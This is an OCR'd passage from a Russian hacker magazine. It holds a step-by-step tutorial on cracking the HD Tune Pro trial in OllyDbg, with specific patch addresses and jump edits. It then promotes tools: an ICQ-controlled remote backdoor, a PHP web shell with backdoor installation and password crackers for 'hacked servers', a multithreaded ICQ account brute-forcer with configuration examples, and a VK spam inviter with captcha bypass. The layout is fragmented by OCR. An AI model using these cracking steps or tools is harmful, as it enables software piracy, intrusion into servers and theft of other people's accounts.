ХАРДКОРНЫЙ ТЮНИНГ

Исследование защиты HDTunePRo

Наконец-то разработчики софта стали прислушиваться к хакерам! Примитивные модули проверки регистрации постепенно уходят в прошлое. Протекторы, запутанный и разбросанный код модуля проверки, неявные вызовы процедур, громадное количество вызовов, проверка флага трассировки и иже с ними. Это лишь примерный список инструментов, с помощью которых разработчики строят, по их выражению, мощные и непробиваемые защиты! Но зачастую реалии далеки от совершенства. Смотри сам.

КАРТА ПРОГРАММЫ:

HD TUNE PRO 3.50	TRIAL VER, 15 DAYS, NAG
(C) ELF, ICQ: 7719116 & CJ, ICQ: 3708307 Использовать только в познавательных целях!	

Задумайся — много ли можно получить, сломав прогу правкой одного байта, особенно если это правка в стиле «условный переход на безусловный»? Наверняка, нет! И таких программ (как и растяп-программистов) большинство. Возникает ощущение: содружество программистов давно приняло такой подход как международный стандарт! На наше счастье попадаются исключения, когда в реализации защиты встречаются просветы креативных мыслей. Дабы помочь в освоении приемов противостояния более сложным техникам защиты (в особенности, быстрому исследованию), предлагаю окунуться в эти самые элементы креативного творчества.

ВЫБОР ЖЕРТВЫ

Нет смысла описывать саму прогу HdTunePro 3.50 — выбор продиктован лишь целью исследования защиты. Для начала примерно определимся, с чем мы имеем дело. Некоторые сейчас же скажут, что нужно взять PEiD и проверить файл на упакованность — это, конечно, верно, но не совсем!

Сперва необходимо просто запустить исполняемый файл и поверхностно проанализировать принцип работы регистрации. Создается окошко, вбиваются значения (сколько осталось дней до окончания триал периода), а в главном окне программы красуется заголовок Trial version. В общем, надежды на быстрый взлом нет. Это вам не MessageBox! :).

После перевода даты на три дня вперед программа посчитала, что 15 дней прошло и даже после установки легальной даты я оказался с оконченным триал-перидом. Мониторинг обращений к реестру и файлам также не принес весомого результата — программа обращается к слишком большому количеству элементов и анализировать их утомительно.

Ладно, как видно из PEiD, ничего страшного из протекторов нас не ожидает. Что ж, уже немного легче! Запускаем OllyDbg, грузим hdtunepro.exe. Для пущей убедительности в отсутствии антиотладки запустим на выполнение. Видим, что все работает! Теперь главный вопрос — с чего начать? Первое, что пришло в голову — повторить пример взлома WinRAR 3.42 в исполнении Криса Касперски. Суть метода заключалась в подавлении NAG при помощи правки инструкции сравнения реального количества дней с числом 40. В нашем случае авторы оказались людьми жадными, и число таких дней будет 15. То есть, надо найти инструкцию cmp eax, 0Fh (число 15 в hexe — это F), которая нас и выведет к NAG. Находим и ставим бряки, ведь их больше чем одна (вообще, у меня их 11).

В моем случае первый бряк сработал по адресу 00410A55, значение регистра eax возрастает от нуля до пятнадцати; затем бряк по адресу 00410B32 и последний — перед всплытием NAG (адрес остановки будет 00410C0F). После нажатия «OK» (в случае окончания триала) действия повторяются. Гм! Теоретически мы с тобой могли бы взяться за разбор именно с этого места, но, забегая вперед, скажу, что это лишь шестеренка в большой системе. Нам важно быстренько восстановить весь механизм от начала и до конца.


ИНЪЕКЦИЯ БРЯКОВ

Надо искать API, которая ответственна за создание самого окна NAG.

Перебираем наиболее подходящие в списке импорта: CreateDialog с DialogBox. Таких нет! Значит, есть что-то другое. Окна, окна... Windows, CreateWindowExA (исходя из названия, родственные ей API — ShowWindow, EnableWindow, SetWindowTextA). А, вот, такая есть! Основной вызов в 0045F701 с кучей параметров. Здесь же видим адрес самой функции, в теле которой вызов — 0045F663. Есть семь мест, откуда она будет вызвана. Чтобы узнать, кто вызывает нашу функцию, по каждому месту вызова можно поставить бряк.


Попробуй протрассируй и убедишься, что функция CreateWindowExA будет вызвана два раза. Первый раз ты увидишь окно в верхнем левом углу монитора с нулевой шириной и длиной (возможно, это главное окно программы, которое потом при надобности, а точнее, при отсутствии у нас проблем с триал периодом, будет установлено в нормальный режим). А вот второе окошко — это создание NAG. Во всяком случае, очень похоже. Восстановим цепочку всего вызова с помощью инъекта бряков — на каждом локальном вызове функции A поставим







ТРАССИРОВКА С УСЛОВИЕМ



НЕХИТРЫЙ ТРЮК С ТРИАЛОМ




▷ dvd

На нашем DVD-носителе лежит карта... нет, не забытых пиратских сокровищ! Карта основных действий программы, связанных триал-периодом, и последняя на данный момент версия OllyDbg.



▷ links

www.hdtunepro.com — сайт нашего пациента.
www.ollydbg.de — сайт отладчика OllyDbg.



▷ info

• Не забывай при иньекте бряков писать в комментариях, зачем они здесь нужны — иначе легко запутаться!

• В прогах, наподобие нашей исследуемой, постарайся найти начало (инициализацию формы) и конец (собственно NAG). Анализ середины и окрестностей даже с неявными вызовами будет намного легче.

• Держи на столе бумагу и ручку — составлять карты программы необходимо для нормального восприятия ее действий, а также для в быстрого поиска нужного тебе адреса.


бряк. Запускаем программу, где бряк сработал, смотрим тело вызвавшей функции B и ее локальные вызовы. Также ставим на них бряки и запускаем опять прогу.
Вообще, смысл раскрута всей цепочки, думаю, понятен (конечно, более универсальный метод при большом количестве вызовов и если позволяют мощности ЦП — ставить бряк по условию, жать <Ctrl+T> и трассировать с заходом в процедуры по <Ctrl+F11>). Вопрос: до какого момента все это крутить? Сейчас увидишь! Наша подопытная функция вторично будет вызвана по адресу 0045C552 в теле функции 0045C516. У последней два возможных локальных вызова, из них сработал только 004158E8. Вот, кажется, и приехали! Последний вызов происходит в теле громадной функции (остальные были не более 20 строк ассемблерного кода). Надо бы ее просмотреть! После непродолжительного скроллинга вниз натыкаемся на занос в офсет указателя на строку «%s (trial version)» (00415A2B). Затем будет вызов функции без аргументов, и потом вызов функции с аргументом (00415A43). Исходя из этого, замечаем, что строка «%s (trial version)» должна где-то всплыть. Особенно если есть %s, — вместо нее должно быть задано значение. А незашифрованные строки говорят о том, что разработчики думают через раз! По перекрестным ссылкам можно, как по бульвару, добраться до защитного механизма. Это существенно сэкономит время. Но интересные нам аргументы (Trial version, trial period expired) расположены достаточно далеко друг от друга, как по адресам, так и по ходу выполнения. Не очень-то удобно. Надо смотреть, что передается в аргумент функции (содержимое ECX).
После вызова безаргументной функции идут инструкции выталкивания из стека 12 байт, затем присвоение ECX содержимого стека со смещением 90h и много других неинтересных вещей. Короче, ставим бряк на аргумент и видим, что в стеке по заданному смещению находится HD Tune Pro 3.50 (trial version), что является заголовком главного окна! А сам CALL 00461CC9 представляет собой тривиальный вызов SetWindowTextA (перейди по адресу Call'a) — функции, которая и занесет новый заголовок. А функция без аргументов просто вставит вместо %s первичный заголовок окна программы. Как видишь, теперь ситуация несколько прояснилась. Дальше должно быть интересней! Ты сейчас можешь возразить — как же так, мы просмотрели самое интересное, выходит, что программа уже знает, что версия просрочена и переделала заголовок окна. Ну и что? Если бряки на cmp eax, 0Fh до сих пор у тебя стоят, то видно, что их выполнение сработает после подмены заголовка главного окна. Да и вообще — кто помешает проге так же обратно заменить caption?
Так что — идем далее! А далее идет тривиальный вызов MessageBoxA с руганью об обломе пользователей с Windows 95\98\ME... Для тех, кто хочет сделать наоборот: наградить юзеров этих версий поддержкой нашей исследуемой программы и обломать юзеров Windows XP, Vista — нужно по адресу 00415A57 исправить JNE на JE. Только гарантии работы после этого на 95\98\ME я все равно не дам.

В СЕКРЕТНЫХ ПОДЗЕМЕЛЬЯХ

Если мы знаем примерное место, где надо искать (а мы его уже знаем), то зачастую хватает визуального анализа для определения защитного механизма. Это сэкономит время, а время — деньги! Наличие комментариев (для аргументов), которыми Ольга снабдила функции, на картинке выше говорит нам, что call по адресу 00415A50 должен проверять версию OS, а call 00415A1E берет кэпшн (caption) главного окна пред тем, как приклеить туда сообщение «Trial Version». Видишь, тут все взаимосвязано!
Тебя в первую очередь должен заинтересовать call 00415D30 (по адресу 00415ABE). Скорее всего, функция по адресу 00415D30 должна быть связана с логическими дисками — внизу в одном из аргументов красуется «No disk found» (тривиальный вызов MessageBoxA). У тебя должны возникнуть подозрения, что здесь будет что-то интересное. На глаза сразу попадаются несколько сравнений и условных переходов, вдобавок перед интересующей нас функцией — цепочка присваиваний (особенно интересно, что здесь фигурируют 1 и 0 — похоже на флаг регистрации). Ну и поверх у нас — операции с «trial version». Мотивации для детального исследования вполне достаточно. Ну, а чтобы сделать 100% мотивацию для исследования — перейди по адресу 00415ABE, жми на пробел и вводи инструкцию JMP 00415C2B (путь назначения перехода будет call, отвечающий за тривиальный вызов API EnableWindow). Готово? Запускай! Ну и что мы видим? :).
Упс! Недоступно ComboBox. Исправь push 0 на push 1, где вызов — тривиальный EnableWindow, о котором речь шла чуть выше. Вот теперь все. Однако на самом деле это еще далеко не все! Собственно, в ComboBox отсутствуют наименования твоих жестких дисков. А где они? Полминуты назад ты заджампил функцию их инициализации и вбивания в комбо! Только вот наш NAG тоже не появился!
Догадываешься, почему так происходит? Все потому, что разработчики комбинировали процедуру инициализации логических дисков и показ NAG'а с лого окошка. Ты, конеч-



ВХОД В СЕКРЕТНЫЕ ПОДЗЕМЕЛЬЯ




РАЗРАБОТЧИКИ ЛЮБЯТ ИГРАТЬ С РЕВЕРСЕРАМИ В ИГРУ «А ОТКУДА ВЫЗОВ ПРИШЕЛ?»


но, можешь зайти по адресу 00415D30 и начать его исследовать, но мы зайдем с тыла! Это быстрее и лучше. Ищи быстренько API ShowWindow, которая отвечает за показ NAG — у меня бряк перед показом сработал по адресу 00461DF3.
Единственное, на чем еще можно немного заострить внимание, это использование EAX+1C как некоторого стандарта для передачи handle-окна API-функциям типа EnableWindow. Естественно, для каждого окна будет свой идентификатор. Так, после установки заголовка главного окна «HD Tune Pro 3.50 (Trial Version)» содержимое EAX+1C будет перенесено в Стек (EBP-14). К моменту показа NAG здесь собственно уже будет хэндл окна NAG. Восстановим цепочку вызовов, конец которой приводит к показу логотипа окошка. Это можно сделать постановкой бряков на завершение функции и «single step» после его срабатывания. И теперь мы окажемся на инструкцию ниже команды, которая вызвала подопытную функцию.

```
00462982(00462A5E) -> 004615C9(04613A) -> 00461DE5
(00461DF3)
```


А вот откуда будет вызвана 00462982, мы, к сожалению, никак не узнаем, так как ни один бряк не сработал :(. Впрочем, это даже никакая не ошибка! Для исправления ситуации просто ставим бряк по адресу 00462AE1 (RET), что является концом нашей текущей функции, и после остановки и нажатия <F8> (пошаговой трассировки) мы и находим наш адрес вызова (он будет находиться на одну инструкцию выше) — 00416125 с кодом CALL DWORD PTR DS:[EAX+0B8] или, если поставить бряк и подсмотреть значение, оно будет равняться «CALL 462982». Это есть неявный вызов функции!
Все это используется для того, чтобы такие, как мы, не могли быстро восстановить место назначения вызова и, как следствие, — сорвать всю цепочку. Впрочем, если есть возможность, можно просто ставить бряк на неявный вызов и потом смотреть, что там у нас в стеке по данному смещению. Еще одной немаловажной деталью для тебя будет исследование условия для входа в функцию показа NAG. В большинстве случаев ключ к разгадке кроется именно перед прыжком с условием. Ну и, наконец, взгляни, где находится вызов — это тело до боли знакомой



PEID В ДЕЙСТВИИ. ПРОТЕКТОРОВ И ПАКОВЩИКОВ НЕ НАБЛЮДАЕТСЯ



РАССТАВЛЯЕМ БРЯКИ ПО АДРЕСАМ ЛОКАЛЬНЫХ ВЫЗОВОВ НАШЕЙ ФУНКЦИИ




ОПРЕДЕЛЯЕМ ПОЛОЖЕНИЕ СИСТЕМНОЙ БИБЛИОТЕКИ USER32 В ПАМЯТИ НАШЕГО ПРОЦЕССА

нам функции инициализации и вбивания в ComboBox имен логических дисков, которую мы заджампили в прошлый раз.

ЗАКЛЮЧЕНИЕ

Описывать все действия, которые делаются в этой нехитрой проге, нет нужды — уйдет целый журнал. Но ведь я тебе раскрыл самый главный смысл! Есть карта, а остальное можно разобрать самостоятельно.
Я лишь скажу, что, несмотря на все оружие современных программеров по борьбе со злостными реверсерами, взлом защиты — лишь дело времени. Это непоколебимая истина. Если смотреть с одной стороны — то за достаточно жуткий вид кода (диапазон вызовов в теле одной функции ограничивается только ее длиной, неявные вызовы, ну и разбросанность всего триал-модуля) разработчиков надо бы хорошенько отшлепать! Сколько ж машинных инструкций тратится не по назначению! Где она — оптимизация?
С другой стороны, такая защита тянет на уверенную тройку — запутанность и неявные вызовы это, конечно, неплохо, но явных противодействий отладчику нет, равно как вызовы из системных библиотек открыты, можно свободно гулять по перекрестным ссылкам. Да, плюс ко всему, часть функций расположена строго друг за другом, что значительно упрощает анализ. А это только на руку таким реверсерам, как мы. ⌶


ЛЕОНИД «R0ID» СТРОЙКОВ R0ID@BK.RU



X-Tools

Программы для хакеров

ПРОГРАММА: ICQ BLACK DOOR ALENKA
ОС: WINDOWS 2000/XP
АВТОР: CA5PER & NEO][ACK



Замена радмину на базе ICQ

В повседневной работе мы часто используем дедики, свои или чужие — так или иначе, все их нужно контролировать. Способов масса — начиная от remote-десктопа и заканчивая Radmin'ом. Но как быть, если хочется иметь доступ к серверу круглосуточно? Регулярно таскать с собой ноут неудобно, но мобильник-то всегда в кармане :). Нет, я говорю не о реализации remote-десктопа для мобильных платформ. Есть способ намного проще и удобнее — утила «ICQ Black Door Alenka». Тулза позволяет управлять удаленным дедиком посредством ICQ-протокола, используя в качестве клиента обычную асю. Дабы ввести тебя в курс дела, рассмотрим доступные команды софтины:

- ShowDesk — отобразить иконки рабочего стола
- HideDesk — скрыть иконки на рабочем столе
- ShowStart — отобразить меню «Пуск»
- Hidestart — скрыть меню «Пуск»
- ShowTaskBar — отобразить таскбар
- HideTaskBar — скрыть таскбар
- ShowClock — отобразить часы
- HideClock — скрыть часы
- TimePC — узнать время юзера
- TimePowerPC — отобразить время работы сеанса юзера
- Command — список команд
- Cdo — открыть CD/DVD-привод
- Cdc — закрыть CD/DVD-привод
- Info — информация
- Off — выключить комп
- Reboot — ребут компа
- Msl — клик левой кнопкой мыши
- Msr — клик правой кнопкой мыши
- Msm — клик средней кнопкой мыши
- Vk_enter — нажать enter
- Vk_escape — нажать escape
- Vk_space — нажать space
- DriveList — отобразить список дисков
- Getclb — получить буфер обмена (текст)
- Setclb: — добавить в буфер обмена (текст)
- Close — закрыть клиент
- GetProc — получить список процессов
- ConPass — пароль соединения
- Author — инфа о разработчиках
- Filelist: — список директорий и файлов в выбранном каталоге
- Setcursor: — перемещение курсора мыши в указанную точку
- Delfile: — удаление файла
- Killdir: — удаление каталога
- Open: — открыть файл
- Uploadfile: — залить файл на FTP
- NumberHD: — задать жесткий диск
- OpenUrl: — открыть ссылку в дефолтном браузере
- SetWall: — параметры рабочего стола
- KillProc: — убить процесс
- GetPathProc — путь процесса
- OpenTXT: — прислать текст из файла
- ScreenShot:<качество> — прислать скриншот экрана на FTP
- Mail:<кому>,<от кого>,<имя от кого>,<тема письма>,<текст письма> — отправить письмо на мыло
- MessageWarn:<Текст>,<Заголовок> — вывести на десктоп юзера сообщение :)
- CopyFile:<Старый файл>,<Новый файл> — скопировать файл
- CopyDir:<Старая директория>,<Куда копировать> — скопировать каталог

Утила обладает неслабым функционалом. Конечно, полноценно заменить гуишный интерфейс она не сможет, однако заменить консоль — вполне.

P.S. Юзать тулзу или нет — решать тебе, сорцы найдешь на нашем диске :).

ПРОГРАММА: PHPBAG-}|{Y}|{-SHELL
ОС: *NIX/WIN
АВТОР: WINNER13-ЖУК

Возвращаясь к старой доброй традиции — публикации и описанию различных web-шеллов, должен отметить, что за последнее время мне попалось несколько интересных скриптов подобного рода. Уместить их все в одном выпуске X-Тулз попросту невозможно, поэтому время от времени я буду выкладывать наиболее удачные экземпляры на нашем диске. В этот раз выбор пал на web-шелл под замысловатым названием «PHPbaG-}|{y}|{-sHell». Написан он на PHP и весит порядка 100 Кб. Из основных возможностей следует выделить:


Функциональный веб-шелл

- Файловый менеджер - наличие возможности визуального управления файлами, открытие/чтение/редактирование/загрузка/хекс-просмотр/копирование/перемещение/удаление файлов
- Аплоад файлов — ограничение по размеру (2 метра)
- Редактор — редактирование любых файлов, при наличии соответствующих прав
- CMD — консоль
- Бэкдоры — возможность установки в системе перл/exe bind-файлов
- Safe-mode — функции веб-шелла при работе с Safe_Mode ON
- SQL - стандартный модуль работы с базой данных
- FTP - анонимный коннект с шела на фтп-сервер
- Mail — возможность анонимной отправки писем, а также возможность рассылки по собственному маил-листу
- Evaler - интерпретатор пхп-кода в системе
- Сканеры — сканирование сервера на открытые порты, часто используемые пароли, etc
- Крэкеры — брут пассов по словарю и методом перебора (Hash /SMTP/POP3/IMAP/FTP/SNMP/MySQL/MSSQL/HTTP Form/HTTP Auth)
- Pr0xy — встроенный анонимайзер
- Тулзы — набор полезных утил, таких как: Whois, генерация файлов .htaccess/.htpasswd, etc
- Конвертация — конвертирование строк в md5, sha1, hex, etc

Кроме того, скрипт отображает максимально полную информацию о сервере, на котором размещен:

```
Server:        blablabla.com (IP)
Operation system:      Linux
server.domain.com 2.6.18-92.1.18.
el5.028stab060.2 #1 SMP Tue Jan 13
18:16:58 MSK 2008 i686
Web server application:
Apache/2.2.3 (Red Hat)
CPU:   Unknow
Disk status: Used spase: 22.47 GB
Free space: 118.93 GB Total space:
141.4 GB
User domain: Unknow
User name: DUM
UID — GID: 500 — 500
Recommended local root exploits:
prctl, kmdx, newsmp, pwned, ptrace_
kmod, ong_bak
Passwd file: Readable
cPanel:        Unknow (Log file: Not
found)
PHP version: 5.1.6
Zend version: 2.1.0
Include path: ./usr/share/pear /usr/
share/php
PHP Modules:    libxml xml wddx
tokenizer (0.1) sysvshm sysvsem
sysvmsg standard (5.1.6) SimpleXML
sockets SPL shmop session Reflection
pspell posix mime_magic (0.1) iconv
hash (1.0) gmp gettext ftp exif (1.4
$Id: exif.c,v 1.173.2.5 2006/04/10
18:23:24 helly Exp $) date (5.1.6)
curl ctype calendar bz2 zlib (1.1)
pcre openssl apache2handler apc
(3.0.19) dbase mysql (1.0) mysqli
(0.1) PDO pdo_mysql (1.0.2) pdo_
sqlite (1.0.1)
Disabled functions: Nothing
Safe mode: OFF
Open base dir: OFF
DBMS:   MySQL
```

Еще одним достоинством web-шелла является совместимость с win-системами, так что не придется напрягаться в поисках инструмента для управления ломаным виндовым сервером.



ПРОГРАММА: .BRUTAL V.0.7.1
ОС: WINDOWS 2000/XP
АВТОР: NTM

Если ты решил обзавестись красивым icq-номерком, или же продажа уинов помогает тебе наскрести на пиво — без функционального инструмента не обойтись. Именно таким является утила .Brutal, недавно обновившаяся до версии 0.7.1. Тулза представляет из себя многопоточный брутфорсер асек с обилием полезных фичей:

```
1. Поддержка соксов/проксиков:
https, socks4, socks5
2. Возможность автоматической очист-
ки дохлых проксиков по таймеру
3. Возможность ручной очистки прок-
си-листов: Cleanup All, Cleanup
HTTPs, Cleanup Socks4, Cleanup
Socks5
4. Регулировка количества потоков
5. Функция TimeOut, первое поле —
таймаут на подключение (в секундах),
второе — таймаут на чтение/запись (в
секундах)
```



Удобный инструмент для брута асек :)

Утила использует несколько файлов:
• source.txt — здесь лежат записи вида уин;пасс, например:

```
123456;qwerty1
111122;qwerty2
111222;qwerty3
111112;qwerty4
```

• list.txt — здесь указываем списки для брута, каждый из указанных файлов должен содержать записи вида уин;пасс:

```
source1.txt
source2.txt
source3.txt
```


• servers.txt — сюда вбиваем список ip:port ICQ-серверов, рекомендуется указывать порт 443, например:

```
64.12.200.89:443
205.188.251.43:443
205.188.251.11:443
205.188.251.6:443
205.188.251.16:443
205.188.251.21:443
205.188.251.26:443
205.188.251.31:443
```

• https.txt — список проксиков (ip:port)
• socks4.txt — список сокс4 (ip:port)
• socks5.txt — список сокс5 (ip:port)
• good.txt — сюда записываются валидные пары уин;пасс
• config.txt — конфиг утилы, создается автоматически, записи вида:

```
Threads = 100
ConnectionTimeout = 15
ReadTimeOut = 10
CleanUp = 5
```

Словом, если ты увлекаешься брутом асек — тулза займет достойное место в твоем наборе повседневных утил.



Функциональный инвайтер

ПРОГРАММА: PUHOVOI INVITER
ОС: WINDOWS 2000/XP
АВТОР: ПУХОВОЙ


С ростом популярности социальных сетей растет и количество разнообразного софта для них. На страницах журнала я не раз выкладывал интересные утилы подобного рода, поэтому перейдем к софту. Сегодня я хочу обратить твое внимание на тулзу под названием Puhovoi Inviter. Прога предназначена для автоматизации инвайтинга новых юзеров в группы на www.vkontakte.ru. Из особенностей утилы можно выделить:

```
• Поддержка многопоточности (<= 500
потоков)
• Возможность работы через ac-
service (сервис автоматического рас-
познавания капчи)
• Возможность использования прокси-
листа
• Встроенный прокси-чекер
• Функция сохранения настроек
• Функция проверки баланса в ac-
service
• Ведение полного логирования всех
действий утилы
```

Стоит отметить, что рассылка приглашений — не единственная функция утилы, ибо функционал ее намного шире:

```
• Приглашение новых юзеров в группу
по списку ID, с использованием 1-го
или нескольких аккаунтов
• Ведение блэк-листа — в случае, если
юзер запретил отправку приглашений,
он заносится в блэк-лист
• Встроенный ID-парсер — в случае от-
сутствия ID-листа его можно собрать
с помощью утилы, используя разнооб-
разные критерии поиска: пол, город,
страна, год рождения, положение,
онлайн/оффлайн, новые/старые анкеты
• Возможность работы с группой путем
удаления неактивных юзеров с даль-
нейшим добавлением их в блэк-лист
• Встроенный чекер аккаунтов — поз-
воляет прочекать на валидность спи-
сок имеющихся аккаунтов
```

Софтина представляет собой удобный набор, состоящий из небольших утил. Так что, смело сливай ее с нашего диска — пригодится еще не раз.





МАРИЯ «MIFRILL» НЕФЕДОВА / MIFRILL@REAL.XAKEP.RU /

1) Билл Гейтс на форуме RSA
2) Такая темная комната была оборудована на CCC
3) Обычная картина для любой IT-конференции
4) Аудитория на DeepSec

Где отвисать остаток года

Календарь хакерских тусовок на осень-зиму 2009

Представляем твоему вниманию календарь всевозможных конференций, форумов, фестивалей, демо-пати и других интересных событий на остаток текущего года. Читай, выбирай и вперед — социализироваться!

ПАРА СЛОВ О DEFCON

Вместо вступления позволь рассказать тебе, что совсем недавно в славном городе Лас-Вегасе (в том самом, где блек-джек и падшие женщины) отгремела одна из главных хакерских тусовок планеты — Defcon. Это мероприятие на протяжении вот уже 17 лет (вдумайся в цифру) неизменно проводится именно в Вегасе и собирает тысячи человек со всего мира. Что забыли там все эти люди? Они приезжают на одно из крупнейших хакерских собраний на нашем шарике, и год от года оно оправдывает их ожидания.

